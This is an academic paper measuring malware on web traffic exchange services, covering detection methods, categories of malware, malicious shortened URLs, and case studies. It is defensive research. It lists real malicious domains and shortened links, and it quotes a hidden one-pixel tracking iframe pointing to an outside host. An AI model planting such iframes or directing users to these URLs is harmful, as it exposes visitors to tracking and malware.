Malware Slums: Measurement and Analysis of Malware on Traffic Exchanges

Salman Yousaf* Umar Iqbal* Shehroze Farooqi‡ Raza Ahmad* Zubair Shafiq‡ Fareed Zaffar*

*Lahore University of Management Sciences ‡The University of Iowa

***Abstract*—Auto-surf and manual-surf traffic exchanges are an increasingly popular way of artificially generating website traffic. Previous research in this area has focused on the makeup, usage, and monetization of underground traffic exchanges. In this paper, we analyze the role of traffic exchanges as a vector for malware propagation. We conduct a measurement study of nine auto-surf and manual-surf traffic exchanges over several months. We present a first of its kind analysis of the different types of malware that are propagated through these traffic exchanges. We find that more than 26% of the URLs surfed on traffic exchanges contain malicious content. We further analyze different categories of malware encountered on traffic exchanges, including blacklisted domains, malicious JavaScript, malicious Flash, and malicious shortened URLs.**

I. Introduction

Online advertising has largely fueled the World Wide Web since its inception. Since publishers get paid on a per-impression or per-click basis, increasing website traffic or "hits" is a key part of any web monetization strategy. More traffic to a website directly translates to an increase in impressions and/or clicks, which in turn generates more revenue through advertisements. Since users typically rely on search engines to find relevant content, a large fraction of any website's traffic comes via search engines. Content publishers heavily invest in search-engine-optimization (SEO) techniques to improve their rankings on search engines. However, SEO is a non-trivial undertaking and there is intense competition for popular search keywords.

Since traffic has become the virtual currency of the web, there are strong incentives for publishers to artificially inflate traffic to their websites. There are many legitimate and fraudulent SEO services to increase "organic" website traffic. Traffic exchange services have emerged as an alternate to SEO for fraudulently generating website traffic [34]. Traffic exchanges are designed as a means to artificially generate traffic for different websites on a reciprocal basis. They are setup in a way that members earn credit for viewing other members' websites. This credit, in turn, can be used to barter traffic for their own website. Members can also purchase exchange credits that can be used to generate traffic on their websites.

A major challenge for attackers on the web is to achieve large attack coverage. Unless attackers can place the malware on a popular website, it is difficult for malware to target a large number of users. However, compromising a popular reputed website is challenging. As an alternative, attackers have exploited online advertisements to target a large number of victims in a short amount of time [38], [40], [41]. Traffic exchanges also provide a convenient and cheap platform for attackers to infect web users with malware, such as drive-by downloads and social engineering.

In this paper, we make the case that attackers can exploit traffic exchanges to reach a large number of users across the world. We take a look at the role of traffic exchanges as a means to propagate malware because the users of these exchanges most likely do not understand the risks associated with being a part of such networks. Our study reveals that traffic exchange services have become a prime target for attackers with more than 26% of URLs on such exchanges exhibiting malicious behavior. Our results have important implications that require a rethinking of traffic exchange networks on part of their stakeholders.

Key Contributions. In this paper, we study the role of traffic exchanges in spreading malware. To this end, we crawled nine popular traffic exchanges for several months and collected a data set of more than one million URLs. In the URL samples that we analyzed, a significant percentage displayed malicious behavior. The key contributions of this paper are as follows:

1) We collect a data set of 1,003,087 URLs from nine traffic exchanges, including both auto-surf and manual-surf traffic exchanges. We rely on two well known malware detection tools, *VirusTotal* and *Quttera*, to detect malware on the websites surfed on traffic exchanges. We find that traffic exchanges are infested with malware. Our analysis reveals that more than 26% of URLs encountered on traffic exchanges are malicious.
2) We identify the major categories of malware on traffic exchanges, including blacklisted URLs, malicious JavaScript, malicious Flash, suspicious redirections, and malicious shortened URLs. We find that malware on traffic exchanges try to deceive users into downloading malicious executables and clicking on advertisements. We conduct a drill-down analysis of the interesting malware and find cases of `iframe` injection, deceptive downloads, external interface calls, and redirections to malware hosting websites.

To the best of our knowledge, this paper presents a first of its kind study regarding malware on traffic exchange services.

Paper Organization. The rest of the paper is organized as follows. Section II covers background and related work on traffic exchanges. Section III describes data collection and analysis methodology. Section IV describes analysis of malware in the context of categories. Section V presents interesting malware case studies. We conclude in Section VI and summarize our results along with our recommendations for countermeasures.


II. Background & Related Work

A. Background


Traffic exchange services allow members to generate fraudulent traffic from a diverse pool of users. Traffic exchanges can be broadly divided into two categories: auto-surf and manual-surf exchanges. Auto-surf exchanges use automated procedures to browse target websites without requiring any input from users. Manual-surf exchanges require frequent manual user input to browse target websites. Most of the traffic exchanges operate on the principal of reciprocity. More specifically, members of a traffic exchange visit websites of other members in exchange for visits to their own. Note that members do not necessarily receive the same number of visits to their own websites as the number of websites they visit. Moreover, exchange credit can be purchased to generate traffic. The cost-per-thousand hits on traffic exchanges range from a few cents to a few dollars.

Traffic exchanges present an interface to their members for surfing other members' websites. As shown in Figure 1(a), auto-surf exchanges automatically open new websites randomly, usually in an `iframe`. In contrast, as shown in Figure 1(b), in manual-surf exchanges a user has to manually click and open websites, often after solving CAPTCHAs or other puzzles. Traffic exchanges require a minimum surf time for each visited page. The minimum surf time required to be considered a valid page visit varies across exchanges. The minimum surf time usually ranges from 10 seconds to 10 minutes.

The main goal of websites listed on traffic exchanges is to generate ad impressions from a diverse pool of IP addresses [34]. Ad impressions result in monetary benefits for the listed websites that have placeholders for display advertisements from different ad-exchanges. To generate traffic from a diverse pool of IP addresses, these exchanges lure a large number of users by claims such as "make easy money from home". Since the monetary returns for users are relatively small, most of the users on the traffic exchanges are from countries such as India, Pakistan, Egypt, Russia, Mexico, Brazil, etc. To ensure a diverse IP pool, traffic exchanges enforce the use of only one account per IP address. For example, as shown in Figure 1(c), Otohits prohibits multiple sessions from an account and suspends the account in case of a violation. However, some traffic exchanges do allow account logins from multiple IP addresses. Users can use proxies and VPN services to acquire multiple IP addresses and increase their earnings.



(a) Screenshot of an auto-surf traffic exchange (10KHits). The timer indicates that the user has to stay on the current page for 51 seconds.



(b) Screenshot of a manual-surf traffic exchange (Cash N Hits). The user is prompted to solve an image CAPTCHA before visiting a new page.

(c) Otohits detects multiple parallel sessions

Fig. 1. Screenshots of auto-surf and manual-surf traffic exchanges

B. Related Work

Traffic exchanges have not received much attention in prior literature. Javed et al. [34] recently conducted the first large-scale study of traffic exchange services to analyze auto-surf and manual-surf exchanges in terms of their composition, monetization, and usage patterns and strategies. The authors conducted active measurements for different traffic exchanges and analyzed them over a period of several months. They categorized the participating websites on the basis of offered services, methods of monetization, and involvement in different types of scams. They found that monetization on traffic exchanges is done by ad impressions from bogus ad exchanges and referrer spoofing on legitimate ad exchanges. They also found that users on traffic exchanges lack technical sophistication.

Building on their seminal study, we focus our attention on malware prevalence on traffic exchanges. For example, we find that users surfing on traffic exchanges are much more exposed to malware. Overall, our study reveals that more than 26% URLs opened on traffic exchanges are malicious. It is noteworthy that one of the traffic exchanges in our study has over half of their URLs detected as malicious.

The modern web, fueled by advertising, has witnessed a mushroom growth in the count and diversity of websites. Hence for the past few years, detection and mitigation of malware attacks through infected, malformed, and malicious websites has been an active area of research. Several approaches have been devised to combat the diverse types and intensities of these attacks. These techniques analyze and combat malicious behavior through various client and server

side approaches including program analysis, monitoring, and blacklisting.

Since JavaScript can be used to achieve malign behavior, several ways have been suggested to combat dynamic attacks via program analysis techniques. Zozzle [32] is a solution that applies machine learning techniques using features from JavaScript syntax tree to predict malware patterns in a program via static analysis. Rozzle [35] is a de-cloaking technique that executes JavaScript code for multiple execution paths of a program with very low-overhead. It aims to detect malware exhibiting differential properties on the basis of its environment. Cujo [36] is a detector embedded in web proxy to inspect JavaScript and block the delivery of any malware. It is a learning based system that performs static and dynamic analysis to detect malicious code patterns. ADSandbox [33] makes malware detection at client side transparent from the user. It is a sandboxing technique similar to Java Sandbox which executes JavaScript code in a controlled environment to identify malicious behavior using a number of heuristics. Another popular method to identify malicious websites is blacklisting. Blacklists are databases of websites that are known for their involvement in illicit activities and hosting malicious content. Kührer et al. present a blacklist parser system to track several blacklists that are publicly available on the Internet [37].

Online advertisement scams contribute massively towards malware propagation on the Internet. Li et al. created *MadTracer* [38]: an infrastructure-based system to capture *malvertising* networks using machine learning methods. Similarly, Zarras et al. collected half a million real world advertisements from the web and demonstrated several ad exchanges to be more prone to serving malicious advertisements [41]. Xing et al. showed that the spread of malvertisements is catalyzed by browser extensions that inject ads on web pages through `iframes` by modifying the HTML DOM structure [40].

III. Data

A. Data Collection

To conduct a quantitative analysis of malware on traffic exchange services, we crawled several popular traffic exchanges and gathered URLs that appeared on them. To select traffic exchange services, we started with the traffic exchanges used by Javed et al. [34] and also searched for other popular traffic exchanges by querying popular search engines. We selected a total of 9 exchanges, which included 4 "manual-surf" services (*Cash N Hits* [5], *Easyhits4u* [7], *Traffic Monsoon* [25], *Hit2Hit* [11]) and 5 "auto-surf" services (*Otohits* [17], *ManyHit* [13], *SendSurf* [20], *Smiley Traffic* [23], *10KHits* [1]). To conduct our crawl on the traffic exchanges, we registered brand new accounts that were only used for this purpose. Crawling auto-surf exchanges is relatively simpler than manual-surf exchanges. For auto-surf exchanges, we login with our account, start the automatic surf process, and log URL and other page information directly from the browser as new pages are loaded. For manual-surf exchanges, the data collection is manual and slow. Therefore, our crawling of manual-surf exchanges was limited to much fewer pages as compared to auto-surf exchanges. It is noteworthy that we do not have any control over the surfed URLs on auto-surf exchanges. For manual-surf exchanges, we surf all of the available URLs sequentially. To capture traffic, including HTTP and HTTPS, we used the *Firebug* [8] add-on in Mozilla Firefox browser. We additionally installed *NetExport* [16] extension to collect data in the HTTP Archive (HAR) format.

Overall, we collected 1,003,087 URLs which contain 306,895 distinct URLs from 17,448 domains. Table I provides the detailed statistics of the collected data. It is pertinent to note that traffic exchanges often opened their own homepages in the `iframe`. We refer to these URLs as self-referrals. We also noted frequent appearances of popular websites such as Google, Facebook, and YouTube. Thus, we call these URLs as popular referrals. We surmise that traffic exchanges may point to YouTube and other popular websites to garner bogus content views [34]. We exclude both of these categories from our further analysis because we want to focus on URLs that contain malware. After excluding self-referring and popular URLs, we are left with 802,434 URLs obtained from these traffic exchanges which we call regular URLs.

During the data collection, we were careful to minimize our engagement in click fraud. Our actions had no intent to deceptively earn credits, though such crediting did occasionally occur. We were vigilant while accessing malicious websites and performed our analysis in a closed virtual environment.

B. Analysis Methodology

To test whether or not a web page contains malware, we relied on third-party off-the-shelf malware analysis tools such as *Wepawet* [30], *Virus Total* [28], *Quttera* [18], *URL Query* [27], *Bright Cloud* [4], *Site Check* [22], *Sender Base (CISCO)* [19], and *AVG Threat Lab* [3]. To vet these tools, we considered a sample of gold standard malware identified by Xing et al. [40]. *Wepawet* and *AVG Threat Lab* did not detect any of the malware in our gold standard data set. *URLQuery* successfully detected up to 70% of the malware. Furthermore, *Bright Cloud*, *Site Check*, and *Sender Base* also had detection accuracies of 60%, 40% and 10%, respectively. Therefore, we excluded these malware analysis tools from our initial shortlist. *VirusTotal* and *Quttera* detected 100% of the malware in our gold standard data set. They have also been used in prior malware studies [41]. Thus, we settled on these two malware detection tools for our analysis.

- **VirusTotal.** *VirusTotal* [28] takes into account the results of multiple antivirus products, file characterization tools, and website scanning engines. Malware can be programmed to circumvent specific malware scanning engines. Thus, it is imperative that malware must be scanned via a diverse set of scanning services. *VirusTotal* provides us this ability. We submitted our files and URLs using the API provided by *VirusTotal* [29].
- **Quttera.** *Quttera* [18] can detect malicious hidden `iframe` elements, malicious re-directs, malvertising,

TABLE I
STATISTICS OF DATA FROM TRAFFIC EXCHANGES

Exchange Name	Exchange Type	# URLs Crawled	# Self Referrals	# Popular Referrals	# Regular URLs	# Malicious URLs	% Malicious URLs
10KHits	Auto-surf	218,353	13,663	24,328	180,362	61,015	33.8%
ManyHits	Auto-surf	178,939	10,860	20,890	147,189	21,527	14.6%
Smiley Traffic	Auto-surf	244,677	15,789	12,847	216,041	18,853	8.7%
SendSurf	Auto-surf	246,967	17,537	19,174	210,256	109,111	51.9%
Otohits	Auto-surf	96,316	52,167	9,336	34,813	2,571	7.4%
Cash N Hits	Manual-surf	4,795	416	298	4,081	418	10.2%
Easyhits4u	Manual-surf	4,638	703	694	3,241	336	10.4%
Hit2Hit	Manual-surf	3,355	651	211	2,493	212	8.5%
Traffic Monsoon	Manual-surf	5,047	540	549	3,958	484	12.2%

TABLE II
STATISTICS OF DOMAINS ON TRAFFIC EXCHANGES

Exchange	# Domains	# Malware	% Malware
10KHits	4,823	724	15.0%
ManyHits	3,705	522	14.1%
Smiley Traffic	3,367	320	9.5%
SendSurf	1,460	63	4.3%
Otohits	2,106	292	13.9%
Cash N Hits	614	105	17.1%
Easyhits4u	489	70	14.3%
Hit2Hit	418	68	16.3%
Traffic Monsoon	466	86	18.4%

JavaScript exploits, and malformed PDFs that are commonly used by attackers. It also effectively detects malicious JavaScript code that has been obfuscated to hamper static code analysis. To get detailed information about malware, we rely on the analysis reports obtained through Quttera.

In addition to these two malware detection tools, we used some third-party malware and phishing blacklists. Blacklists are databases of suspicious URLs and domains that are known to host malicious content. They are employed by some web browsers to protect users from malicious content. We use *URLBlacklist* [26], *Shallalist* [21], *Google Safe Browsing API* [10], *SquidGuard MESD* [24], *Malware Domain List* [12], and *Zeus Tracker* [31] blacklists in our analysis. Since blacklists are updated infrequently, they may contain false positives. To minimize false positives, we label a domain as malicious only if it is present in multiple blacklists [41].

As shown in Table I, out of the 802,434 URLs obtained from the traffic exchanges, the malware detection tools identify 214,527 as malicious.[1] Table II lists the distribution of web domains encountered on different traffic exchanges. Some benign domains such as `ajax.googleapis.com` appear across most traffic exchanges. The fraction of domains with at least one malicious URL ranges between 4.3% and 18.4%. Some malicious domains such as `visadd.com` appear across most traffic exchanges.

We conduct an in-depth analysis of malicious pages in the next section.

[1]Note that some malicious websites use cloaking strategies for forging their URLs to evade detection by URL-based malware detection tools. We confirm the presence of these websites in our pilot analysis. To mitigate this issue, we download completed pages to our local storage and upload the files to malware detection tools for analysis. We find that this strategy can successfully overcome the cloaking strategies used by malicious websites. We further discuss this issue later in Section V.


IV. ANALYZING MALWARE ON TRAFFIC EXCHANGES

Below, we conduct an in-depth analysis of malware on traffic exchanges. We start by analyzing the differences in malware across auto-surf and manual-surf traffic exchanges. In auto-surf traffic exchanges, as shown in Figure 2(a), *SendSurf* has the highest fraction of malicious URLs at 51.9%. *10KHits*, *ManyHits*, *Smiley Traffic*, and *Otohits* trail with 33.8%, 14.6%, 8.7%, and 7.4% malicious URLs, respectively. For manual-surf traffic exchanges, as shown in Figure 2(b), *Traffic Monsoon* has the highest fraction of malicious URLs at 12.2%, followed closely by *Easyhits4u*, *Cash N Hits*, and *Hit2Hit* with 10.4%, 10.2%, and 8.5% malicious URLs, respectively. Out of the 802,434 URLs, the malware detection tools identified 214,527 URLs as malicious (i.e. infected with malware), making up approximately 26% of the URLs.


Figure 3 illustrates the temporal evolution of malicious content as observed on auto-surf and manual-surf traffic exchanges. The more interesting behavior is shown by manual-surf exchanges. There, we note that several timeseries exhibit temporal bursts of malicious URLs. For example, *Traffic Monsoon* has several bursts of malware. During these bursts, a vast majority of URLs surfed by *Traffic Monsoon* were detected as malicious. We note bursts for several other manual-surf traffic exchanges as well. The bursts of malicious URLs can be explained by paid campaigns of fix durations on the traffic exchanges. To validate this assertion, we paid a manual-surf traffic exchange to get impressions on a dummy website. We purchased 2500 visits for $5 and our website received a total of 4,621 visits from 2,685 unique IP addresses in less than an hour. We verified that the traffic exchanges provided a burst of visits to the dummy website in a short time interval. For auto-surf exchanges, the behavior is quite gradual and predictable due to the automated nature of traffic, as demonstrated by the smooth, near-linear curves in Figure 3.

A. Malware Categorization

Next, we categorize malicious URLs based on the functionality of detected malware. Similar to Zarras et al. [41],




(a) auto-surf traffic exchanges




(b) manual-surf traffic exchanges

Fig. 2. Malware ratio in auto-surf and manual-surf traffic exchanges



(a) auto-surf traffic exchanges



(b) manual-surf traffic exchanges

Fig. 3. Time series of malicious URLs detected on traffic exchanges

we rely on detailed reports from third-party malware analysis services such as *VirusTotal*, *Quttera*, and blacklists for malware categorization. Based on malware analysis reports, we divide malware detected on traffic exchanges into five categories: blacklisted sites, malicious Flash, malicious JavaScript, suspicious redirections, and malicious shortened URL. To categorize malicious URLs, we start with suspicious redirects and classified the malicious URLs as suspicious if their initial and final URL did not match. For the JavaScript and Flash, we rely on file extension information to assign categories. We then identify malicious URLs from URL shortening services. For blacklists, we scan URLs in our blacklists and label the ones that matched more than one blacklist. Note that some malicious URLs could not be neatly separated into these categories due to lack of detailed information. We label these malicious URLs as miscellaneous, which account for a total of 142,405 URLs in our data.

Table III provides the breakdown for different malware categories. Excluding the miscellaneous category, blacklisted URLs constitute the largest category of malicious URLs at 74.8%. Malicious JavaScript, suspicious redirections, malicious shortened URLs, and malicious Flash categories account for the rest of malware. Below, we provide an overview of each of these categories.

1) Malicious JavaScript: A significant number of malicious URLs contain JavaScript code that dynamically create `iframe` elements. These `iframe` elements typically load content from blacklisted and other malicious domains. Our scanning engines reported malicious JavaScript through the aliases `Script.virus`, `Virus.ScrInject.JS`, and `Trojan:Script.Heuristic.js.iacgm` [6]. Malicious JavaScript code also displays other types of malicious behavior. For example, some JavaScript code snippets perform user behavior fingerprinting by recording a user's interaction with

TABLE III
MALWARE CATEGORIZATION

Category	Percentage
Blacklisted	74.8%
Malicious JavaScript	18.8%
Suspicious Redirection	5.8%
Malicious Shortened URLs	0.5%
Malicious Flash	0.1%

browser (e.g., recording a user's mouse movements). Finally, some JavaScript code snippets are responsible for deceptive downloads of executables such as `flashplayer.exe`. It is noteworthy that some JavaScript code snippets were obfuscated, which required execution analysis in a virtual machine environment for behavioral analysis.

2) Malicious Flash: We also find several Flash files that were detected as malware by the detection tools. The detected malicious Flash files are mostly labeled as `BehavesLike.JS.ExploitBlacole` [14]. For further analysis of obfuscated Flash code, we executed them in a virtual machine environment. The malicious Flash files made external interface calls to obfuscated JavaScript to launch advertisement scams by loading pop ups and opening new tabs. It is noteworthy that malicious Flash accounts for 0.1% of malware in our data set. We surmise that the low numbers of malicious Flash URLs are because most of the modern browsers have depreciated Flash [9].

3) Blacklisted URLs: As discussed earlier, some URLs are blacklisted by malware detection engines. Our analysis found that these websites either host malicious content or they engage with blacklisted advertisement networks. Some of blacklisted domains encountered on traffic exchanges include luckyleap.net, esy.es, atw.hu, 380tl.com, and yadro.ru.

4) Suspicious Redirection: Some websites contained server side code that redirected users to an undesirable website without user consent. These redirections typically launch download of executable files. The malware detection engines labeled such behavior as `Trojan.Script.Generic`. It was difficult for these malware detection engines to identify some of these suspicious redirections because the initial URL is benign but the redirected URL contains malware. URLs involved in redirections sometimes make long chains by redirecting multiple times before reaching their destination URLs. Figure 4 shows an example URL redirection chain. Figure 5 plots the distribution of redirection count for different URLs. We note that several malicious URLs redirect users up to 7 times before reaching the destination URL.

5) Malicious Shortened URL: URL shortening services are widely used to compress long URLs. Shortened URLs can allow malicious URLs to go undetected because the base URL gets replaced by an alias. We also found evidence of nested shortened URLs (a shortened URL pointed to another shortened URL), thereby making its detection quite difficult. On malicious URLs found in traffic exchanges, we encountered URL shortening services such as `goo.gl`, `bit.ly`, `mbcurl.me`, `tiny.cc`, and `tr.im`. Our results corroborate the findings in prior work (e.g., [39]) that reported substantial malware presence on URL shortening services. Some URL shortening services publicly provide hit statistics of the shortened URLs. Table IV lists these statistics for shortened URLs in our data. Note that a URL may have multiple shortened URLs pointing to itself, thus increasing the number of hits for the long URL. Table IV reports hit statistics for both shortened and the corresponding long URLs. We note the shortened URLs appearing on traffic exchanges have high hit




Fig. 4. An example of suspicious redirection chain




Fig. 5. Distribution of URL redirection count

counts. Some shortened URLs have multi-million hit counts. The referrer field lists the domain which directed most visitors to the shortened URL. We note that top referrers for most of the URLs are traffic exchanges . We also find other referrers such as vtrafficrush.com and hotwebsitetraffic.com that are not part of our study. This shows that websites often use multiple traffic exchanges. While the top visitor country for most of the shortened URLs are USA, we note that a few of them are popular in other countries including Brazil, Malaysia, Iran, Russia, and Portugal.

B. Malicious URL Categorization

We further categorized malicious URLs on the basis of their top-level domain (e.g., .com or .net) and content type using the information provided by *VirusTotal*. Figure 6 plots the distribution of malicious URLs based on their top level domains. We note that *.com* domains contain 70% of malicious

TABLE IV
STATISTICS OF MALICIOUS SHORTENED URLS ON TRAFFIC EXCHANGES

Shortened URL	Shortened URL Hits	long URL Hits	Top Visitor Country	Top Referrer
goo.gl/VAdNHA	3,746,526	3,746,577	Brazil	torrentcompleto.com
goo.gl/5V6Bux	2,060	2,062	USA	10khits.com
goo.gl/fqp25u	1,754	1,754	USA	otohits.net
goo.gl/iSDC7Q	47,366	221,847	USA	warofclicks.com
goo.gl/kgom3r	1,752	1,752	USA	otohits.net
goo.gl/NSvdYq	4,746	4,784	USA	otohits.net
goo.gl/Cb7yzK	6,450	6,451	USA	10khits.com
goo.gl/q5Z0q	376,006	840199	USA	10khits.com
goo.gl/0XdSfi	71,560	71,560	USA	10khits.com
goo.gl/xEQUrC	58,378	58,381	USA	otohits.net
goo.gl/yjVp6C	38,493	41,711	USA	google.com
goo.gl/M8n1BG	74,901	74,901	USA	10khits.com
bit.ly/joker468x60	84,715	84,715	USA	x100k.com
bit.ly/insentif125a	4,452,525	4,452,546	Malaysia	-
bit.ly/1FxoQPN	81,819	81,819	USA	otohits.net
bit.ly/1if2w2Z	239,185	239,185	USA	-
j.mp/1ERFrgM	3,746,850	3,746,850	USA	tourseoul.ad-button.de
j.mp/1KJpbPD	13,878	13,878	USA	hit4hit.org
tiny.cc/ricqtx	6,807	6,807	Russia	-
tiny.cc/2bs86	103,002	103,002	Iran	trafficadbar.com
tiny.cc/86ths	261,336	261,336	Portugal	hotwebsitetraffic.com
tiny.cc/kkxi5w	14,627	14,627	USA	-
zapit.nu/6Fkq	3,403,329	3,403,356	USA	vtrafficrush.com
tr.im/oadQ7	4,789	4,789	USA	websyndic.com




Fig. 6. Distribution of malicious URLs on traffic exchanges across top-level domains




Fig. 7. Distribution of malicious content across different categories

URLs followed by *.net* domains containing 22% of malicious URLs. Other domains correspond to URL shortening services and country-specific domains. In terms of content categories, as shown in Figure 7, business is the top infected category accounting for 58.6% of total malicious URLs. It contained URLs pointing to online shopping, online payments, and financial services. After business category, 21.8% of malicious URLs belong to advertisement category. Our findings reveal the widespread presence of malicious advertisements [41] on traffic exchanges. We found that the advertisement network used by most traffic exchanges was *AdHitz* [2]. The third major content category is entertainment, which accounts for 8.7% malicious URLs. These websites typically provide free services, such as URL shorteners, video streaming, games, etc. Users are tricked into downloading malicious software in a guise of their intended product/service. Finally, the information technology category covered 8.6% of malware and contained URLs pointing to hosting and free web proxy services.

V. CASE STUDIES

Overall, our analysis of malware on traffic exchange services revealed several interesting results. In this section, we present some typical and interesting case studies of malware found on traffic exchanges. Our aim is to provide insights into the types of malware that are commonly encountered on traffic exchanges.

A. Malicious iframe injection

A large number of our malware samples were malicious `iframe` elements hidden in HTML or JavaScript snippets on seemingly benign websites. Once users visit such a website, they are exposed to exploits through these hidden `iframe`

elements. More sophisticated samples came with obfuscated JavaScript. The malware detection tools classified malicious iframe injections as `HTML/IframeRef.gen`, `Mal_Hifrm`, `Trojan.IFrame.Script`, or `htm.iframe.art.gen`.

Furthermore, we found three main categories of malicious `iframe` elements. The first category simply opens up a hidden `iframe` with height and/or width set to small values where they occupy little space on the screen. Such an `iframe` element can be used to track the activities of a user across various different websites. The following example elaborates this behavior.

```
//Both width and height are set to 1
<iframe align="right" height="1" name="cwindow"
    scrolling="NO" src="http://
    zfiyayeshira.blogspot.com/" style="border:
    8 solid #990000;" width="1">
</iframe>
```

Code 1. A barely visible `iframe` element.

